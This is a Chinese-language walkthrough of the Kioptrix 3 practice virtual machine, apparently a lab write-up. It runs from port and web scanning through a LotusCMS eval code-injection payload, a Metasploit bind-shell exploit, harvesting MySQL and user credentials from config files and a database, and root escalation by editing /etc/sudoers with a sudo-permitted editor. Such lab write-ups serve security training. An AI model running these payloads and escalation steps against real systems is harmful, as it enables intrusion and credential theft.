



一、信息收集

1. 主机发现，如下，192.168.0.100是vm主机，应该是靶机

```
arp-scan -l
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b2:44:16, IPv4: 192.168.0.107
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1      f4:2a:7d:86:4e:d8      TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.100   00:0c:29:8a:d1:62      VMware, Inc.
192.168.0.102   b4:0e:de:61:da:aa      Intel Corporate
```

2. 端口扫描，如下。只有两个端口22和80，80端口开放有web服务，web中间件为Apache httpd 2.2.8，主机系统为Ubuntu 5.6，web语言为PHP 5.2.4

```
nmap -sV -sC -T4 192.168.0.100
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|_  1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-title: Ligoat Security - Got Goat? Security ...
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. 扫描一下web信息，如下，web使用了LotusCMS

```
whatweb http://192.168.0.100
```

```
http://192.168.0.100 [200 OK] Apache[2.2.8], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][
Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch], IP[192.168.0.100], maybe LotusCMS, Meta-Autho[na
me of author - Manjeet Singh Sawhney www.manjeetss.com], PHP[5.2.4-2ubuntu5.6][Suhosin-Patch], Title[Ligoat Sec
urity - Got Goat? Security ...], X-Powered-By[PHP/5.2.4-2ubuntu5.6]
```

4. 扫描一下主机漏洞，如下，发现存在SQL注入、CSRF、phpmyadmin，web未设置httponly

```

nmap --script=vuln 192.168.0.100
# 扫描结果如下
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs: CVE:CVE-2007-6750
|
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_    http://ha.ckers.org/slowloris/
| http-cookie-flags:
|   /:
|   PHPSESSID:
|_    httponly flag not set
|_ http-trace: TRACE is enabled
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|     http://192.168.0.100:80/index.php?page=loginSubmit%27%20OR%20sqlspider&system=Adm
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|     http://192.168.0.100:80/index.php?page=index%27%20OR%20sqlspider
|_    http://192.168.0.100:80/index.php?page=loginSubmit%27%20OR%20sqlspider&system=Adm
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.100
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.0.100:80/gallery/
|   Form id:
|   Form action: login.php
|

```

```

| Path: http://192.168.0.100:80/index.php?system=Admin
| Form id: contactform
| Form action: index.php?system=Admin&page=loginSubmit
|
| Path: http://192.168.0.100:80/gallery/gadmin/
| Form id: username
| Form action: index.php?task=signin
|
| Path: http://192.168.0.100:80/gallery/index.php
| Form id:
| Form action: login.php
|
| Path: http://192.168.0.100:80/index.php?system=Blog&post=1281005380
| Form id: commentform
| Form action:
|
| Path: http://192.168.0.100:80/index.php?system=Admin&page=loginSubmit
| Form id: contactform
|_ Form action: index.php?system=Admin&page=loginSubmit
| http-enum:
| /phpmyadmin/: phpMyAdmin
| /cache/: Potentially interesting folder
| /core/: Potentially interesting folder
| /icons/: Potentially interesting folder w/ directory listing
| /modules/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) p
|_ /style/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

```

5. nitkto扫描一下web漏洞, 如下

```
nikto -h http://192.168.0.100
```

```

+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /favicon.ico: Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Sat Jun 6 03:22:00 2009. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time: 2023-07-03 17:55:31 (GMT8) (19 seconds)

```

6. 扫描web目录

```
dirb http://192.168.0.100
# 扫描结果如下
---- Scanning URL: http://192.168.0.100/ ----
==> DIRECTORY: http://192.168.0.100/cache/
==> DIRECTORY: http://192.168.0.100/core/
+ http://192.168.0.100/data (CODE:403|SIZE:324)
+ http://192.168.0.100/favicon.ico (CODE:200|SIZE:23126)
==> DIRECTORY: http://192.168.0.100/gallery/
+ http://192.168.0.100/index.php (CODE:200|SIZE:1819)
==> DIRECTORY: http://192.168.0.100/modules/
==> DIRECTORY: http://192.168.0.100/phpmyadmin/
+ http://192.168.0.100/server-status (CODE:403|SIZE:333)
==> DIRECTORY: http://192.168.0.100/style/
---- Entering directory: http://192.168.0.100/cache/ ----
+ http://192.168.0.100/cache/index.html (CODE:200|SIZE:1819)
---- Entering directory: http://192.168.0.100/core/ ----
==> DIRECTORY: http://192.168.0.100/core/controller/
+ http://192.168.0.100/core/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.0.100/core/lib/
==> DIRECTORY: http://192.168.0.100/core/model/
==> DIRECTORY: http://192.168.0.100/core/view/
---- Entering directory: http://192.168.0.100/gallery/ ----
+ http://192.168.0.100/gallery/index.php (CODE:500|SIZE:5650)
==> DIRECTORY: http://192.168.0.100/gallery/photos/
==> DIRECTORY: http://192.168.0.100/gallery/themes/
---- Entering directory: http://192.168.0.100/modules/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.100/phpmyadmin/ ----
+ http://192.168.0.100/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.0.100/phpmyadmin/index.php (CODE:200|SIZE:8136)
==> DIRECTORY: http://192.168.0.100/phpmyadmin/js/
==> DIRECTORY: http://192.168.0.100/phpmyadmin/lang/
+ http://192.168.0.100/phpmyadmin/libraries (CODE:403|SIZE:340)
+ http://192.168.0.100/phpmyadmin/phpinfo.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.0.100/phpmyadmin/scripts/
==> DIRECTORY: http://192.168.0.100/phpmyadmin/themes/
---- Entering directory: http://192.168.0.100/style/ ----
+ http://192.168.0.100/style/admin.php (CODE:200|SIZE:356)
+ http://192.168.0.100/style/index.php (CODE:200|SIZE:0)
---- Entering directory: http://192.168.0.100/core/controller/ ----
+ http://192.168.0.100/core/controller/index.php (CODE:200|SIZE:0)
---- Entering directory: http://192.168.0.100/core/lib/ ----
+ http://192.168.0.100/core/lib/index.php (CODE:200|SIZE:0)
---- Entering directory: http://192.168.0.100/core/model/ ----
+ http://192.168.0.100/core/model/index.php (CODE:200|SIZE:0)
```

```

---- Entering directory: http://192.168.0.100/core/view/ ----
+ http://192.168.0.100/core/view/index.php (CODE:200|SIZE:0)
---- Entering directory: http://192.168.0.100/gallery/photos/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.100/gallery/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.100/phpmyadmin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.100/phpmyadmin/lang/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.100/phpmyadmin/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.100/phpmyadmin/themes/ ----

```


二、getshell

1. phpmyadmin界面使用admin和空密码可以登录，phpmyadmin后台显示mysql版本为5.0.51a




2. 写入shell失败，应该没有权限
3. 查看nmap扫描出来的注入，单引号报错回显了网站绝对路径，且该处函数为eval()，这里应该可以执行命令

```
/home/www/kioptrix3.com/
```



4. 尝试注入id命令，如下，为www-data权限

```
`${@print(system("id"))}\`
```



5. 直接尝试反弹shell失败，可能是姿势不对，使用msf搜索LotusCMS的漏洞，发现有一个exp，换了几个payload，最后使用如下姿势成功拿到shell

```
use exploit/multi/http/lcms_php_exec
set rhost 192.168.0.100
set payload generic/shell_bind_tcp
exploit
```

```
msf6 exploit(multi/http/lcms_php_exec) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf6 exploit(multi/http/lcms_php_exec) > exploit

[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Started bind TCP handler against 192.168.0.100:4444
[*] Command shell session 1 opened (192.168.0.107:44007 -> 192.168.0.100:4444) at 2023-07-03 23:07:17 +0800

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


三、权限提升

1. ctrl+z返回msf, 使用msf自动提权模块提权失败
2. 尝试寻找mysql的账号密码, 如下, 成功找到mysql的root密码fuckeyou

```
grep -r "localhost" /home
```

```
// Enter the full HTTP path to your Gallarific folder below,  
// such as http://www.yoursite.com/gallery  
// Do NOT include a trailing forward slash  
  
$GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";  
  
$GLOBALS["gallarific_mysql_server"] = "localhost";  
$GLOBALS["gallarific_mysql_database"] = "gallery";  
$GLOBALS["gallarific_mysql_username"] = "root";  
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";  
  
// Setting Details
```

3. 使用root/fuckeyou登录phpmyadmin, 发现一个dev_accounts表

	NULL	information_schema	TABLE_PRIVILEGES	SYSTEM VIEW	MEMORY	0	F
	NULL	information_schema	TRIGGERS	SYSTEM VIEW	MyISAM	0	C
	NULL	information_schema	USER_PRIVILEGES	SYSTEM VIEW	MEMORY	0	F
	NULL	information_schema	VIEWS	SYSTEM VIEW	MyISAM	0	C
	NULL	gallery	dev_accounts	BASE TABLE	MyISAM	10	C
	NULL	gallery	gallarific_comments	BASE TABLE	MyISAM	10	C
	NULL	gallery	gallarific_galleries	BASE TABLE	MyISAM	10	C
	NULL	gallery	gallarific_photos	BASE TABLE	MyISAM	10	C
	NULL	gallery	gallarific_settings	BASE TABLE	MyISAM	10	C
	NULL	gallery	gallarific_stats	BASE TABLE	MyISAM	10	C
	NULL	gallery	gallarific_users	BASE TABLE	MyISAM	10	C
	NULL	mysql	columns_priv	BASE TABLE	MyISAM	10	F
	NULL	mysql	db	BASE TABLE	MyISAM	10	F
	NULL	mysql	func	BASE TABLE	MyISAM	10	F

4. 成功得到两个用户, 解密后得到如下用户密码

```
dreg/Mast3r  
loneferret/starwars
```


phpMyAdmin

数据库: gallery (7)

gallery (7)

- dev_accounts
- gallarific_comments
- gallarific_galleries
- gallarific_photos
- gallarific_settings
- gallarific_stats
- gallarific_users

SQL 查询:

```
SELECT *
FROM `dev_accounts`
LIMIT 0, 30
```

显示: 30 行, 开始行数: 0

以 水平 模式显示, 并且在 100 个单元格后重复标题

主键排序: 无

	id	username	password
<input type="checkbox"/>	1	dreg	0d3eccfb887aabd50f243b3f155c0f85
<input checked="" type="checkbox"/>	2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

全选 / 全部不选 选中项: ☒ ☐ ☐

显示: 30 行, 开始行数: 0

以 水平 模式显示, 并且在 100 个单元格后重复标题

Query results operations

打印预览 打印预览 (全文显示) 导出 CREATE VIEW

5. 使用loneferret/starwars登录主机，不是root权限，sudo -l发现ht有root权限，ht是一个编辑器，如果这里使用linux进行ssh连接报错，执行如下命令，因为尝试多次ssh老是无法连接，于是把kali和靶机都删除重新下载了一次，于是后面ip跟前面不一样了

```
ssh -oHostKeyAlgorithms=+ssh-dss loneferret@192.168.0.104
```

```
C:\Users\ONEFOX>ssh loneferret@192.168.0.104
The authenticity of host '192.168.0.104 (192.168.0.104)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.104' (RSA) to the list of known hosts.
loneferret@192.168.0.104's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Jul 4 15:08:29 2023
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

6. ls发现当前路径下有文件，cat查看CompanyPolicy.README报错提示需要sudo ht才可以查看

```
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.


DG
CEO
```

7. 直接sudo ht报错，将xterm终端添加到环境变量


```
export TERM=xterm-color
```

```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ export TERM=xterm-color
loneferret@Kioptrix3:~$ |
```

8. 再次sudo ht，成功打开ht，注意，这里如果使用windows终端打开的话按F3会有问题，一定要用linux的终端打开




9. 由于当前的loneferret用户没有sudo权限，需要使用ht编辑/etc/sudoers文件给当前用户添加以root执行/bin/bash的权限，根据提示使用F3打开文件输入/etc/sudoers回车



10. 在loneferrent这一行的末尾输入如下数据，按F2保存，F10退出

,/bin/bash



11. 输入如下命令，成功提权

```
sudo /bin/bash
```

```
loneferret@Kioptrix3:~$ sudo ht  
loneferret@Kioptrix3:~$ sudo /bin/bash  
root@Kioptrix3:~#
```